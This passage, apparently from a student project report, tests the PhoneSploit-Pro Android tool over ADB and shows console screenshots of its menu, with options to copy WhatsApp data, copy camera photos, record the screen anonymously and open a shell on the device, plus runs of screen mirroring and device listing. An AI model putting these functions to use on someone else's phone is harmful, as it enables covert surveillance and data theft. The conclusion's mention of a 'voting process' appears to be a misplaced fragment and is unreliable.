| Input | None |
| Expected Output | Battery information should be displayed. |
| Actual Output | Battery information displayed successfully. |
| Result | Pass. |

9. Screenshots

```
C:\Windows\System32\cmd. x + v

1. Tester Name
2. List Connected Devices
3. Disconnect All Devices
4. Mirror & Control Device
5. Get Screenshot
6. Screen Record
7. Download File/Folder from Device
8. Send File/Folder to Device
9. Run an App
10. Anonymous Screen Record
11. Open a Link on Device
12. Display a Photo on Device
13. Play a Video on Device
14. Get Device Information
15. Get Battery Information
16. Restart Device
17. Advanced Reboot Options
18. Lock Device
19. Uninstall an App
20. List Installed Apps
21. Access Device Shell
22. List All Folders/Files
23. Copy WhatsApp Data
24. Copy All Screenshots
25. Copy All Camera Photos
26. Anonymous Screenshot
27. Extract APK from Installed App
28. Stop ADB Server
29. Power Off Device
30. Create Final Report

cls: Clear Screen          e: Exit

[Main Menu] Enter selection >
```

```
C:\Windows\System32\cmd. x + v

1. Tester Name
2. List Connected Devices
3. Disconnect All Devices
4. Mirror & Control Device
5. Get Screenshot
6. Screen Record
7. Download File/Folder from Device
8. Send File/Folder to Device
9. Run an App
10. Anonymous Screen Record
11. Open a Link on Device
12. Display a Photo on Device
13. Play a Video on Device
14. Get Device Information
15. Get Battery Information
16. Restart Device
17. Advanced Reboot Options
18. Lock Device
19. Uninstall an App
20. List Installed Apps
21. Access Device Shell
22. List All Folders/Files
23. Copy WhatsApp Data
24. Copy All Screenshots
25. Copy All Camera Photos
26. Anonymous Screenshot
27. Extract APK from Installed App
28. Stop ADB Server
29. Power Off Device
30. Create Final Report

cls: Clear Screen          e: Exit

[Main Menu] Enter selection > 1
Enter your name: Mark
Welcome Mark your unique is 5773.

cls: Clear Screen          e: Exit
```


```
C:\Windows\System32\cmd. x + v

1. Tester Name
2. List Connected Devices
3. Disconnect All Devices
4. Mirror & Control Device
5. Get Screenshot
6. Screen Record
7. Download File/Folder from Device
8. Send File/Folder to Device
9. Run an App
10. Anonymous Screen Record
11. Open a Link on Device
12. Display a Photo on Device
13. Play a Video on Device
14. Get Device Information
15. Get Battery Information
16. Restart Device
17. Advanced Reboot Options
18. Lock Device
19. Uninstall an App
20. List Installed Apps
21. Access Device Shell
22. List All Folders/Files
23. Copy WhatsApp Data
24. Copy All Screenshots
25. Copy All Camera Photos
26. Anonymous Screenshot
27. Extract APK from Installed App
28. Stop ADB Server
29. Power Off Device
30. Create Final Report

cls: Clear Screen          e: Exit

[Main Menu] Enter selection > 30
Welcome! Please enter the number of users:1
Name: Sam
ID: 321233
Description: Ok.
Log file created successfully!

cls: Clear Screen          e: Exit
```



```

C:\Windows\System32\cmd. x + v

1. Tester Name
2. List Connected Devices
3. Disconnect All Devices
4. Mirror & Control Device
5. Get Screenshot
6. Screen Record
7. Download File/Folder from Device
8. Send File/Folder to Device
9. Run an App
10. Anonymous Screen Record
11. Open a Link on Device
12. Display a Photo on Device
13. Play a Video on Device
14. Get Device Information
15. Get Battery Information
16. Restart Device
17. Advanced Reboot Options
18. Lock Device
19. Uninstall an App
20. List Installed Apps


cls: Clear Screen      e: Exit

[Main Menu] Enter selection > 4

1. Default Mode (Best quality)
2. Fast Mode (Low quality but high performance)
3. Custom Mode (Tweak settings to increase performance)

> 1
scrcpy 2.1.1 <https://github.com/Genymobile/scrcpy>
INFO: ADB device found:
INFO: --> (usb) 3300d2cc222a1471 device SM_J700F
C:\Users\asus\OneDrive\Documents\Msc Project\PhoneSploit-Pro-main\scrcpy-server: 1 file pushed,
[server] INFO: Device: [samsung] samsung SM-J700F (Android 6.0.1)
[server] WARN: Audio disabled: it is not supported before Android 11
INFO: Renderer: direct3d
ERROR: Could not open icon image: C:\Users\asus\OneDrive\Documents\Msc Project\PhoneSploit-Pro-
WARN: Could not load icon
INFO: Texture: 720x1280
WARN: Demuxer 'audio': stream explicitly disabled by the device

```



```

C:\Windows\System32\cmd. x + v

1. Tester Name
2. List Connected Devices
3. Disconnect All Devices
4. Mirror & Control Device
5. Get Screenshot
6. Screen Record
7. Download File/Folder from Device
8. Send File/Folder to Device
9. Run an App
10. Anonymous Screen Record
11. Open a Link on Device
12. Display a Photo on Device
13. Play a Video on Device
14. Get Device Information
15. Get Battery Information
16. Restart Device
17. Advanced Reboot Options
18. Lock Device
19. Uninstall an App
20. List Installed Apps
21. Access Device Shell
22. List All Folders/Files
23. Copy WhatsApp Data
24. Copy All Screenshots
25. Copy All Camera Photos
26. Anonymous Screenshot
27. Extract APK from Installed App
28. Stop ADB Server
29. Power Off Device
30. Create Final Report

cls: Clear Screen      e: Exit

[Main Menu] Enter selection > 2

* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached
3300d2cc222a1471    device product:j7elte model:SM_J700F device:j7elte transport_id:1

cls: Clear Screen      e: Exit

```

10. Conclusion and Future Enhancements

10.1 Conclusion: Ethical hacking, also known as penetration testing, involves testing computer systems, networks, or applications for security vulnerabilities to help identify and fix potential weaknesses. Ethical hacking and penetration testing are indispensable components of a robust cybersecurity strategy. They are integral elements of a comprehensive cybersecurity strategy, providing organizations with the tools and insights needed to fortify their digital defenses and respond effectively to the evolving threat landscape. They help organizations proactively identify and address vulnerabilities, protect sensitive data, comply with regulations, and continuously enhance their security posture in an ever-evolving threat landscape.

10.2 Future Enhancements: In future various extra features and modules can be incorporated in this project with new software integration making it more robust and effective in testing the devices as well as can do penetration testing on cross operating system platforms like iOS, Mac, Windows, etc. These enhancements will further enhance the efficiency, security, and accessibility of the voting process, making it more inclusive and trustworthy